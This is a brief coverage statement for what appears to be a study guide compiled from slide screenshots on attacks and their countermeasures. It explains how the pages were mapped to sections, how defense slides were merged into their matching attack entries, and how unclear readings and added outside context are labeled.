Every screenshot across all 60 pages (slides 2 to 143) has been placed into exactly one section of this guide, as shown in the page-to-section map above. Countermeasure content that appeared on separate, later slides (pages 51, 55, 56, 57, 58) was intentionally folded into the "Countermeasures and defense" field of its matching attack topic rather than duplicated as a stand-alone section, so every countermeasure item is covered exactly once, attached to the attack it defends against. Items that could not be read with full confidence are listed in 12.2 with a best reading or a clearly simplified treatment, and every piece of knowledge added from outside the screenshots is labeled ADDED CONTEXT throughout the guide.